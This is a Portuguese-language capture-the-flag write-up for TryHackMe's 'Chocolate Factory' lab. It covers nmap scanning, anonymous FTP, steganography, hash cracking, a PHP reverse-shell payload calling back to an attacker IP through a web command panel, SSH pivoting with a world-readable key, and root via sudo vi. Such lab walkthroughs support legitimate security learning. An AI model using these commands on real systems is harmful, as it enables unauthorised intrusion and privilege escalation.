Write-Up de Segurança Ofensiva

Desafio: Chocolate Factory
Plataforma: Try Hack Me
Autor: Lurian Lima

Data de Resolução: October 12, 2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Movimentação Lateral **8**

5 Escalada de Privilégios **9**

6 Conclusão **10**

7 Referências **10**

1 Visão Geral

Chocolate Factory é uma máquina da plataforma TryHackMe com temática baseada em *A Fantástica Fábrica de Chocolate*, que expõe múltiplos serviços de rede (FTP, SSH, HTTP e uma série de listeners customizados nas portas 100-125) e exige o encadeamento de diversas técnicas de enumeração para alcançar acesso root.

A superfície de ataque inicial é dividida em três frentes principais: um servidor FTP com login anônimo habilitado contendo uma imagem com dados escondidos via esteganografia; um binário customizado exposto na porta 113 que vaza uma chave Fernet através de engenharia reversa simples; e um servidor web na porta 80 com um painel de login vulnerável a bypass de autenticação, cujo painel pós-login permite execução remota de comandos.

O caminho geral de exploração consiste em: (1) extrair credenciais do charlie escondidas em uma imagem via esteganografia e quebrar o hash resultante; (2) usar essas credenciais (ou o bypass de login) para acessar o painel web e obter uma reverse shell como *www-data*; (3) a partir dessa shell, localizar uma chave SSH privada legível por qualquer usuário no diretório home do charlie e pivotar para esse usuário; (4) explorar uma configuração indevida de *sudo* para escalar privilégios até root, utilizando a chave extraída do binário da porta 113 para decriptar a flag final.

2 Reconhecimento

O primeiro passo é executar o nmap

```
$ nmap -sC -sV -T4 <IP_ALVO>
...
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.129.184
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
22/tcp  open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
   protocol 2.0)
| ssh-hostkey:
|   3072 d8:6e:c0:0b:c5:1e:7e:da:93:76:4b:eb:27:79:32:6e (RSA)
|   256 a7:06:b1:22:cd:0f:9c:de:2b:b0:a3:4f:e1:c7:0a:24 (ECDSA)
|_  256 8b:27:49:7a:48:1f:90:01:d7:11:09:a0:45:d5:7b:60 (ED25519)
80/tcp  open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
100/tcp open  newacct?
| fingerprint-strings:
```

```
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . _____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_____________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
..
113/tcp open  ident?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos,
   LPDString, NULL, RPCCheck, RTSPRequest, TLSSessionReq, TerminalServer,
    TerminalServerCookie, giop:
|_    http://localhost/key_rev_key <- You will find the key here!!!
...
8 services unrecognized despite returning data. If you know the service/
   version, please submit the following fingerprints at https://nmap.org/
   cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
   ==============
SF-Port100-TCP:V=7.95%I=7%D=10/11%Time=6ACBF016%P=x86_64-unknown-linux-
   gnu
SF:%r(NULL,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\
   x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___
   \.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,'\x20\x20\x20\.\x20\
   x20_
...
```

Listing 1: Comando de exploração utilizado

No output, as portas 100, 106, 109, 110, 111, 119 e 125 todas retornam a mesma mensagem que é mostrada na porta 100 no fragmento acima, indicando que elas provavelmente são custom listeners, ao invés de serviços. Porém, a porta 21 permite login via anonymous. Também é possível ver que essa porta possui um arquivo chamado *gum_room.jpg* que pode ser baixado após logar nesse serviço FTP.

A porta 80 possui um servidor apache rodando que pode ser explorado futuramente. Já a porta 113 permite que recuperemos uma chave acessando o link indicado.

3 Exploração

Porta 21

Primeiramente, podemos logar de forma anônima no servido FTP da porta 21 e baixar o arquivo *gum_room.jpg*.




Figure 1: Logando e baixando o arquivo de imagem via login anônimo na porta 21.

Ao abrir o arquivo baixado, encontramos a seguinte imagem:



Figure 2: Imagem baixada do servidor FTP

Podemos usar a técnica de esteganografia para tentar encontrar informações escondidas na imagem, como a seguir:

```
$ steghide info gum_room.jpg
"gum_room.jpg":
  format: jpeg
  capacity: 10.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "b64.txt":
    size: 2.5 KB
    encrypted: rijndael-128, cbc
    compressed: yes
```

Listing 2: Comando para procurar informações escondidas na imagem baixada

Portanto, encontramos um arquivo escondido na imagem. Desse modo, podemos extrair este arquivo e ver o seu conteúdo:




Figure 3: Conteúdo do arquivo extraído da imagem

É possível notar que este arquivo está codificado na base 64 pela presença de sinais de igual ao final e pelo conteúdo ser apenas caracteres ascii alfanuméricos. Logo, podemos decodificá-lo:




Figure 4: Decodificando o arquivo extraído

Ao final, encontramos uma hash associada ao charlie, que podemos quebrar com o hascat:




Figure 5: identificando o tipo da hash

Por fim, basta executar o seguinte comando para quebrar a hash e encontrar a senha do charlie:

```
$ hashcat -m 1800 -a 0 hash.txt rockyou.tx
```

Listing 3: comando para quebrar a hash


Porta 80

Para explorar esta porta, começamos usando o gobuster:


```
$ gobuster dir -w /snap/seclists/1214/Discovery/Web-Content/DirBuster
   -2007_directory-list-2.3-medium.txt -u http://<IP_ALVO> -x txt,html,
   php -o ~/gobuster.log
```

Listing 4: comando do gobuster para escanear diretórios

Com isso, descobrimos uma tela de login e uma outra tela em /home.php



(a) Tela de login encontrada em `/index.html`.



(b) Tela encontrada em `/home.php`.

Figure 6: Páginas encontradas durante a enumeração da porta 80.

Na tela de login, podemos tentar as credenciais encontradas do charlie e acabamos redirecionados para a tela do home.

Nesta etapa, podemos tentar criar um shell reverso, pois, pelas características da tela, aparentemente é possível fazer isso, já que a página de home expõe um campo que executa comandos PHP no servidor.

Primeiro, deixamos um listener aguardando a conexão de volta:

```
$ nc -lvnp 9001
```

Listing 5: Listener netcat aguardando a conexão reversa

Em seguida, copiamos e colamos o seguinte payload PHP na barra de comando da página, trocando o IP pelo da nossa máquina atacante:

```
php -r '$sock=fsockopen("192.168.0.25",9001);shell_exec("sh <&3 >&3
    2>&3");'
```

Listing 6: Payload PHP utilizado para obter a reverse shell

Ao executar o payload, o servidor conecta de volta ao nosso listener e obtemos uma shell como o usuário *www-data*.

Após estabelecer a conexão, é necessário estabilizar a shell para obter uma sessão interativa:

1. Na shell recebida, gere um TTY utilizando Python:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Listing 7: Gerando um TTY interativo

2. Em seguida, ajustando o terminal local:

```
$ stty raw -echo; fg
```

Listing 8: Ajustando o terminal local

3. Configure as variáveis do terminal dentro da shell:

```
$ export TERM=xterm-256color
$ stty rows 40 columns 120
```

Listing 9: Configurando o terminal

Porta 113

Na porta 113, podemos baixar um executável, *key_rev_key*. A princípio, o binário apenas pergunta um nome, como na figura abaixo.

```
lurian@Aspire-A515-57:~/Projects/OffSec/env$ ./key_rev_key
Enter your name: charlie
Bad name!
```

Figure 7: executando o binário *key_rev_key*

Podemos vasculhar ele em busca de flags:

```
lurian@Aspire-A515-57:~/Projects/OffSec/env$ strings key_rev_key
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
puts
__stack_chk_fail
printf
__cxa_finalize
strcmp
__libc_start_main
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
5j
%l
%j
%b
%Z
%R
%J
%b
=9
AWAVI
AUATL
[]A\A]A^A_
Enter your name:
laksdhfas
 congratulations you have found the key:
b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
 Keep its safe
Bad name!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

Figure 8: analisando o binário *key_rev_key*

E assim encontramos a primeira delas.

4 Movimentação Lateral

Com a shell estabilizada, podemos mover para o diretório do usuário charlie e procurar pelas flags.




Figure 9: explorando o diretório do charlie

Ao tentar ler o arquivo *user.txt*, não temos permissão necessária para fazer isso, pois ele possui permissão `-rw-r---`, legível apenas pelo dono (charlie) e pelo grupo (charley) — e a shell atual está rodando como *www-data*.

Entretanto, observamos que o arquivo *teleport* (chave privada SSH do charlie) possui permissão `-rw-r-r-`, ou seja, é legível por **qualquer usuário** do sistema, incluindo o *www-data*. Essa configuração indevida de permissões nos permite ler a chave e utilizá-la para autenticar como o charlie via SSH:

```
www-data@ip-10-66-165-174:/home/charlie$ cat teleport
$ chmod 600 teleport
$ ssh -i teleport charlie@<IP_ALVO>
```

Listing 10: Copiando a chave privada e conectando como charlie via SSH

Com isso, obtemos uma shell estável como o usuário charlie e conseguimos ler a flag de usuário em *user.txt*.

5 Escalada de Privilégios

Já autenticados como charlie, o primeiro passo de enumeração local é verificar quais comandos o usuário pode executar como root:

```
$ sudo -l
Matching Defaults entries for charlie on ip-10-66-165-174:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
       sbin\:/bin

User charlie may run the following commands on ip-10-66-165-174:
    (root) NOPASSWD: /usr/bin/vi
```

Listing 11: Enumerando permissões de sudo do usuário charlie

O resultado mostra que o charlie pode executar o editor *vi* como root sem necessidade de senha. Esse binário consta no GTFOBins como um vetor clássico de escalada de privilégios, pois o vi permite executar comandos de shell a partir do seu modo de comando:

```
$ sudo vi -c ':!/bin/sh'
```

Listing 12: Explorando o sudo vi via GTFOBins para obter shell root

Com isso, obtemos uma shell interativa como root.

Por fim, dentro do sistema é encontrado um script *root.py*, responsável por decriptar a flag final usando criptografia Fernet. A chave necessária para essa decriptação é exatamente a que foi extraída anteriormente do binário *key_rev_key* da porta 113 (seção *Exploração*):

```
# root.py
from cryptography.fernet import Fernet

key = b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
fernet = Fernet(key)

with open("root.txt.enc", "rb") as f:
    encrypted = f.read()

print(fernet.decrypt(encrypted).decode())
```

Listing 13: Decriptando a flag root com a chave Fernet extraída do binário

A execução do script com a chave correta revela a flag de root, confirmando o comprometimento total da máquina.

6 Conclusão

A exploração da máquina Chocolate Factory envolveu o encadeamento de diversas técnicas: enumeração de serviços via nmap revelou um FTP com acesso anônimo, de onde foi extraída uma imagem com credenciais escondidas via esteganografia (steghide); essas credenciais permitiram o acesso a um painel web cuja funcionalidade de execução de comandos foi abusada para obter uma reverse shell como *www-data*. A partir dessa shell, uma chave SSH com permissões de leitura indevidas permitiu pivotar lateralmente para o usuário charlie, e uma configuração incorreta de *sudo* sobre o binário *vi* (vetor documentado no GTFOBins) possibilitou a escalada final para root. A flag de root, por sua vez, dependia de uma chave Fernet obtida via engenharia reversa simples (*strings*) de um binário exposto na porta 113, ilustrando como informações aparentemente isoladas entre diferentes serviços podem ser combinadas para viabilizar o comprometimento total do sistema.

7 Referências

- TryHackMe – Chocolate Factory: `https://tryhackme.com/room/chocolatefactory`
- Write-up de referência utilizado como base: `https://writeupsforhacking.wordpress.com/2021/01/18/chocolate-factory-walkthrough/`
- GTFOBins – vi: `https://gtfobins.github.io/gtfobins/vi/`
- Documentação do steghide: `http://steghide.sourceforge.net/documentation.php`
- Documentação do hashcat (modo 1800 – sha512crypt): `https://hashcat.net/wiki/doku.php?id=example_hashes`